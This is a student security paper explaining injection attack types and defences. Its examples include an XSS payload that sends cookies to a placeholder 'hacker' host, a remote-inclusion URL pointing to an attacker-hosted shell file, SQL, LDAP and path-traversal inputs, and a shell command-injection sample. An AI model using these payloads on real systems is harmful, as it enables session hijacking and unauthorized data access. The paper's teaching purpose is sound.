Chris Choyce

An Exploration of Injection Attacks

East Carolina University


ICTN 6870 Advanced Network Security

Abstract:

This paper will define and analyze injection attacks and dive into why the attack surface is one of the largest available for adversaries. There are several types of injection attacks and they all involve the manipulation of code at a public available "doorway" to the data store that is threatened. The two most common types of these attacks are (Cross-Site scripting) XXS and a (structured query language injection) SQLi. We will talk about both along with Hyper Test Transport Protocol (HTTP) host header attacks, (Lightweight Directory Access Protocol) LDAP injections, code and OS injections. This paper will discuss what each attack does and some potential impacts that can be gained from such an attack as well as what the best practices are to secure against injection attacks.

Introduction:

Injection attacks are an entire class of attacks that rely on injecting data into a web application in order to facilitate the execution or interpretation of malicious data in an unexpected manner. Client-side embedded code adds complexity to the equation and in turn equates to a very large attack surface. In a study done for the assessed periods of January 2017 – Jun 2017, injection attacks made up about half, 47%, of all attacks against organizational networks. The most common in that study were Operating System command injections and SQL injections [1].



Source: [1]

Injection flaws, such as the ones discussed in this paper, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's malicious data can make the interpreter execute unintended commands or access unauthorized data. The main goal of an injection attack is to gain some form of control through the operating systems or applications in order to access a critical backend system. There are many ways they can be carried out and those methods will be described under each type of attack later in this paper [10].

Types of injection attacks:

(Cross-Site scripting) XXS:

Microsoft first identified and categorized Cross-Site Scripting attacks in 2000, but records go back to the beginning of the internet. In 2017, HackerOne reported that it continues to be the most commonly found vulnerability among users of its platform [2].

XXS attacks are a type of injection where malicious scripts are injected into trusted websites. The attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it [4].

When a successful XXS attack has taken place. The end user's browser has no way to know that the script should not be trusted and will execute the script because it thinks the script came from a trusted source. One the script is in place it can access items such as cookies, session tokens, or other sensitive information retained by the browser and used with that site. If the script is somewhat advanced in nature it can even rewrite the content of the Hypertext Markup Language (HTML) page [4]. This can often take the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute [4].

The below example shows a site containing a search field that does not have the proper input sanitizing and they are attempting to use cookies. If someone one with privileged access clicks the link, an attacker could steal the session ID and hijack the session.

```
"><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>
```

SOURCE: [14]

There are three types of Cross-Site scripting:

- **Stored** Cross-Site Scripting vulnerability's the most powerful kind of XXS attack. A Stored vulnerability exists when data provided to a web application by a user is first stored persistently on the server (in a database, file system, or other location), and later displayed to users in a web page without being encoded using HTML entity encoding. These vulnerabilities are the most significant of the XSS types because an attacker can inject the script just once. This could potentially hit many other users with little need for social engineering, or the web application could even be infected by a XXS virus [4].
- **Reflected** Cross-Site Scripting vulnerabilities are by far the most common and well-known type. These attacks show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If an invalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page [4].

- **DOM-based** Cross-Site Scripting vulnerabilities exists within a page's client-side script itself. DOM Based attacks simply mean a XXS vulnerability that appears in the **Document Object Model** instead of part of the HTML. In reflective and stored XXS attacks, the attacker can see the vulnerability payload in the response page but in DOM based XXS, the HTML source code and response of the attack will be the same, meaning the payload cannot be found in the response. It can only be observed on runtime or by investigating the DOM of the page [4].

In lieu of these vulnerabilities, mitigating the attack surface is quite simple and web developers whose projects fall prey to XSS attacks have only themselves to blame for leaving a vulnerability open to exploitation. In some cases, preventing XSS can be as simple as adding a couple of HTML tags to a website. Two best practices are encoding and validation.

Encoding strips user input of all code and forces web browsers to interpret that input only as data [2].

Validation involves stripping out malicious code without eliminating all the code that may be present in user input. Validation is generally done in one of two ways: Classification or sanitization [2].

(Structured query language injection) SQLi:

A SQL injection is an attack that happens when an adversary inserts arbitrary SQL code into a database query with the goal of gaining access to the web application database. Web applications have a front-end and a back-end. The front-end is where the client enters the data via a client connection and the back-end is the database that stores all the data used for the front-end interaction.

There are several kinds of SQL attacks. The simplest form of SQL injection is done through the attacker inputting arbitrary code into a form that is accepted by a web application and is then passed to the back-end of the database is the form of a query that is processed. If the web application is not properly secured and fails to mitigate the attack a SQL inject of their choosing could delete, copy, or even modify the contents of the database [3].

Cookies can be used for and attacker can modify and poison a web application query. On the client-side computer, typically a cookie is stored to keep client state information and then a web application will use that cookie in order to process the client-side state information more quickly. An Attacker can modify the client-side cookie so that it will inject SQL code into the back-end database of the site the client is visiting [3].

Below is an example of a JAVA snippet for an Account Balance Query:

```
String accountBalanceQuery =
  "SELECT accountNumber, balance FROM accounts WHERE account_owner_id = "
  + request.getParameter("user_id");
```

Visiting the URL, the user might input their credentials, be accepted in and the URL would display https://randomwebsite/show_balances?user_id=984

This means that accountBalanceQuery would end up being:

SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 984

Once passed to the database the accounts and balances for user 984 is returned and the rows are added to the page.

The attacker could change the parameter "user_id" to be interpreted as:

0 OR 1=1

And this results in accountBalanceQuery being:

SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 0 OR 1=1

SOURCE: [14]

HTTP host header attacks are sometimes in class of their own but can stem from a SQL injection attack vector. If an attacker can falsify a header that contains SQL code, they can inject it into the database if the application is not setup to drop the arbitrary code as it is injected [3].

The SQLi attacks discussed can be mitigated with proper application and operating system patching however, there is a second-order SQL injection that is a bit of a sneak attack. It is an inject that does not run as the first bit of code is entered and will be triggered later. This can be dangerous for developers since most defenses are set up for direct attacks and this has a different event trigger that is only known to the attacker.


One of the most high-profile SQL injection attacks was against SONY by a group called LuLz that gained access to the details of over a million users. Another ironic SQLi attack happened to MySQL ORACLE that compromised their database of username and passwords.

There are several ways to provide security for a SQLi attack. One way is to simply apply all patches supplied by the vendor of the software and hardware that are being used. Many SQL injections are carried out due to improper patching. Another way is to Web Application firewalls (WAF) and or Intrusion Detection Systems (IDS) because the database does not have the ability to know the difference between a valid and invalid input and most IDS's or WAF's can [7].

(Lightweight Directory Access Protocol) LDAP injections:

LDAP is used for accessing directory services by many services to include web applications. This makes it a target for injection attacks since much of the attention is given to preventing SQL injection attacks and not the access protocol that is supporting it [5].

The structure of LDAP is a directory tree:



Source: [6]

In a LDAP tree there are defined structures such as

- CN = Common Name
- OU = Organizational Unit
- DC = Domain Component

LDAP injection attack vectors are strikingly similar to a SQL injection attack, but the attacker tries to exploit a web application in order to interact with the LDAP structure.

Examples of LDAP injections

Obtaining user information

Original query	http://www.example.com/people_search.aspx?name=Andy)(zone=public)
Malformed query	http://www.example.com/people_search.aspx?name=Andy)(zone=*)

Effect: Using the malformed query, the attacker can obtain all user information of the user Andy, not only the public information as in the original query.

Elevation of privileges

Original query	http://www.example.com/page.aspx?path=Pages&recursive=yes
Malformed query	http://www.example.com/page.aspx?path=Pages|(level=*))&recursive=yes

Effect: Using the malformed query, the attacker can obtain all pages, not only those he has permissions for in the original query.

Source: [8]

Things that can be achieved in an LDAP attack are Login Bypass, Information Disclosure, Privilege Escalation and Information Alteration.

If an attacker were trying to bypass a logon, they would use a query that runs on the backend LDAP server that has the possibility of returning available records thus leading to the attacker having the first returned username.

Information disclosure happens when an attacker alters the LDAP query enough to force it to generate more information than is expected such as multiple username in a query that one would expect one user name in return [5].

For an attacker to get privilege escalation they could alter a LDAP query and then modify it to another LDAP query for the intention of gaining higher privileges that are defined in the LDAP tree structures model by lateral or upward movement to others OU's. This has the potential of being carried out on the internal LDAP query being used by the web application [5].

LDAP injects could take advantage of the very nature of the tree structure and its qualities to edit objects. Information alteration can happen when an attacker adds, modifies, or deletes information. Most applications use Application Program Interfaces (APIs) to interact with LDAP thus giving them access to edit. This could be carried out through the web interface by a skilled attacker [5].

Even though SQL and LDAP injections look very similar there is an inherent difference between the two. LDAP is a protocol that allows authenticated users to access directory data over the network allowing for fast read function but updating and deleting are more time consuming. The main reason is because there is not a requirement for constant modification of LDAP objects. SQL is a query language that supports transactional operations on relational databases that require frequent read, write, update, and delete operations [5].

Code injection Attacks (CIA):

Code injection is the malicious injection or introduction of code into an application. This is separate from XXS because it is any code that can interact with any front end as well as back in order to carry an attack provided it is not injected into an application such a JavaScript. The limiting factor is the functionality of the injected language the attacker is using. For example, if they are using PHP, it is only limited to what PHP is capable of [9].

The primary causes of Code Injection are input validation failures. This can include the untrusted input in any context where the input may be evaluated as the given code type as well as failures to secure source code repositories. There is also an extreme risk if admins lack caution when downloading third-party libraries, or routine server misconfigurations [10].

There are two types of file inclusion, local and remote.

Remote file Inclusion happens when a code injection is the result of an external source such as a URL. Source code can also be injected directly from an untrusted input or the web application can be manipulated into loading it from the local filesystem. It is a method exploited to attack webpages from a remote server by forcing a vulnerable site to divert by using a pointer to a piece

of malicious code that is located on the remote server. The code will install from the attackers remote server to the webserver [11].

1. INCLUDING REMOTE CODE: ?file=[ftp, http, and https]. For example:
    1. Http://Website1.wordpress.com/Shell.txt
    2. Http://Website2/?format=www.attacker-page.com/hacker.txt?HTTP/1.1 (must be Allow_URL_Include = on, and Allow_URL_FOpen = on).

Source: [11]

Local File Inclusion is the same as Remote File Inclusion except local files from the attacked server are included [11].

1. INCLUDING FILES IN THE SAME DIRECTORY, such as: ?File=.Access
2. PATH TRAVERSAL, such as: ?File=../../../ Lib1/ Loca1files.db
3. INCLUDING INJECTED PHP CODE, such as: ?File=../../Var1/Log1/b2.log.

Source: [11]

Operating System injection / shell injection attack / command injection attack:

The Open Web Application Security Project's (OWASP) definition of a command injection it is an attack with a goal to execute arbitrary commands on the host operating system via a vulnerable application. These attacks are made possible when a trusted application passes unsafe user suppled data to a system shell. This data can be in the form of any of the described attacks listed above. The issued operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation [13].

Below is an example of how special characters can cause a difference in file output:

Used normally the output is the text of the file:

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

Source: [13]

Add a semicolon and a list command and the attacker can receive the following (note the output of the text file plus the output of the list command):

```
$ ./catWrapper "Story.txt; ls"
When last we left our heroes...
Story.txt               doubFree.c              nullpointer.c
unstosig.c              www*                    a.out*
format.c                strlen.c                useFree*
catWrapper*             misnull.c               strlength.c             useFree.c
commandinjection.c      nodefault.c             trunc.c                 writeWhatWhere.c
```

Source: [13]

A Command Injection attack differs from a Code Injection attack because code injection makes use of the attacker's own code that is executed by the application. A command injection attack proxies the inherent functionality of the application, which will execute system commands, without the necessity of injecting code. [13]

This type of attack can cause varying degrees of disruptiveness by an attacker altering or corrupting a database, pilfering records, making use of APIs to launch process or even launch a distributed denial of service (DDoS) attack. The first part of the attack is gaining control however once an attacker has control over a server the amount of harm can be exponential simply by the level of permissions they can gain with lateral or upward movement. At that point an attacker can choose to cause destructive harm, or they can choose to exfil sensitive data. They may even retain access even after the detection of the act has happened and a fix action had been applied [14].


If an OS injection attack has taken place it is critical to make sure the application that has been compromised is taken offline or access has been cut off. There are different ways to go about this such as blocking access to the script that was compromised, changing the way the web server functions or altering access permissions to the OU object that is affected [14].

Best practices are to secure against injection attacks:

A Web Application Firewall (WAF) protects web applications from attacks such as cross-site forgery, XSS, file inclusion, and SQL injection, among others. It works on the application layer of the Open Source Interconnection (OSI) model and is not designed to take the place of a network firewall. It is normally paired with a suite of tools but is specifically designed for injection attacks. Placing a WAF in front of a web application acts a shield that protects the server from exposure by having clients pass through the WAF before reaching the server [16].

A WAF is controlled by policies that protect against vulnerabilities in the application by filtering out malicious traffic. The benefit is the speed and ease with which policy modification can be

implemented, allowing for faster response to varying attack vectors; during a DDoS attack, rate limiting can be quickly implemented by modifying WAF policies.



Source: [16]

OWASP has a GitHub repository for injection attack rules, regulations and best practices. In the repository they have a list of three best practices that define Injection Prevention Rules:

Perform proper input validation: Absolute input validation with appropriate authorization is recommended but is not necessarily a complete remediation since applications require special characters in their input.

Use a safe API: This way an interpreter can be avoided, and the API provides a specific and trusted interface. Be sure to use an API that does not use unknown or untrusted stored procedures that could introduce a venue for injects.

Contextually escape user data: If a safe API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. [12]

Summarized is a no-nonsense guide that if followed would avoid many injection attacks.

- Trust no one: Bottom line, all user input should be assumed to be malicious, validation and sanitation are a must.
- Design with security: The Development Lifecycle helps to ensure well founded code. Security must be applied to the web application process.
- Keep abreast: Routine patching and updating must be applied by the IT staff in order to mitigate holes. Developers must also stay up-to-date with best coding practices.
- Don’t complicate things: Keep it simple and avoid using tools that have known vulnerabilities.
- Inspect the wall: Deep packet inspection and network monitoring should be applied to all networks any IT staff oversees.

- Lessen your exposure: All components that are not needed for any server or device on a network should be shut down or disabled.
- Keep secrets to yourself: Enforcement of privilege management policies and separation of duties in order to keep least privileged model.
- Always double check: Test your environment for flaws through outsourcing pen-testing and or internal red teaming.
- Plug the hole: After there is an attack there will be a need to fix the point of entry and then conduct forensic analysis [15].

Conclusion:

Injection attacks make up around 50% of the population of all attacks. They have an incredibly large attack vector and don't require physical access to the datacenter. They can either be carried out via the client-side or server-side. The largest identifier for a successful attack is improper input validation. This can be caused by several factors, inexperienced developers or a rushed dev ops cycle. Special characters allowed in code input can allow for the use of any of these attacks defining the very need for code review and even a dedicated security code review as well a testing before production. This is done in the software development lifecycle but many times it is rushed in order to get the product out by a deadline.

All the above attacks have multiple commonalities. Attackers gain access by commonly known vulnerabilities and many times unpatched applications. Most if not all injection attacks can be prevented by proper systems administration. This includes patching of all systems, proper LDAP structure and modeling with permission sets that are geared towards separation of duties.

There will always be a zero day that no amount of patching or preplanning can combat but many of these weaknesses are avoidable and preventable.

References:

[1] Alvarez, M. (2017, November 12). Injection Attacks: The Least Glamorous Attack Is One of the Most Threatening. Retrieved from https://securityintelligence.com/injection-attacks-the-least-glamorous-attack-is-one-of-the-most-threatening/

[2] Vigliarolo, B. (2018, December 3). Cross-site scripting attacks: A cheat sheet. Retrieved from https://www.techrepublic.com/article/cross-site-scripting-attacks-a-cheat-sheet/

[3] Porup, J. (2018, October 02). What is sql injection? How SQLi attacks work and how to prevent them. Retrieved from https://www.csoonline.com/article/3257429/application-security/what-is-sql-injection-this-oldie-but-goodie-can-make-your-web-applications-hurt.html

[4] Cross-site Scripting (XSS). (2018, June 05). Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

*[5] P. Bulusu, H. Shahriar and H. M. Haddad, "Classification of Lightweight Directory Access Protocol query injection attacks and mitigation techniques," *2015 International Conference on Collaboration Technologies and Systems (CTS)*, Atlanta, GA, 2015, pp. 337-344. http://ieeexplore.ieee.org.jproxy.lib.ecu.edu/stamp/stamp.jsp?tp=&arnumber=7210446&isnumber=7210375

[6] Donnelly, M. (2000, May 9). Directory Tree Design. Retrieved from http://www.ldapman.org/articles/tree_design.html

* [7] R. A. Katole, S. S. Sherekar and V. M. Thakare, "Detection of SQL injection attacks by removing the parameter values of SQL query," *2018 2nd International Conference on Inventive Systems and Control (ICISC)*, Coimbatore, 2018, pp. 736-741. http://ieeexplore.ieee.org.jproxy.lib.ecu.edu/stamp/stamp.jsp?tp=&arnumber=8398896&isnumber=8398856

[8] Skurek, J. (2017, March 14). Lightweight Directory Access Protocol (LDAP) injection. Retrieved from https://docs.kentico.com/k9/securing-websites/developing-secure-websites/lightweight-directory-access-protocol-ldap-injection

[9] Code Injection and Mitigation with Example. (2017, May 23). Retrieved from https://www.geeksforgeeks.org/code-injection-mitigation-example/

[10] Injection Attacks¶. (n.d.). Retrieved from https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html

* [11] H. Alnabulsi, R. Islam and M. Talukder, "GMSA: Gathering Multiple Signatures Approach to Defend Against Code Injection Attacks," in *IEEE Access*, vol. 6, pp. 77829-77840, 2018. http://ieeexplore.ieee.org.jproxy.lib.ecu.edu/stamp/stamp.jsp?tp=&arnumber=8554270&isnumber=8274985

[12] Manico, J., Meisel, A., Oftedal, E., & Mansour, S. (n.d.). OWASP/CheatSheetSeries. Retrieved from https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Injection_Prevention_Cheat_Sheet.md

[13] Command Injection. (n.d.). Retrieved from https://www.owasp.org/index.php/Command_Injection

[14] OS Command Injection Primer: How They Work and How to Prevent Attacks. (2019, February 07). Retrieved from https://www.veracode.com/security/os-command-injection

[15] InfoSec Guide: Web Injections. (2017, January 23). Retrieved from https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/infosec-guide-web-injections

[16] What is a WAF? | Web Application Firewall explained. (n.d.). Retrieved from https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/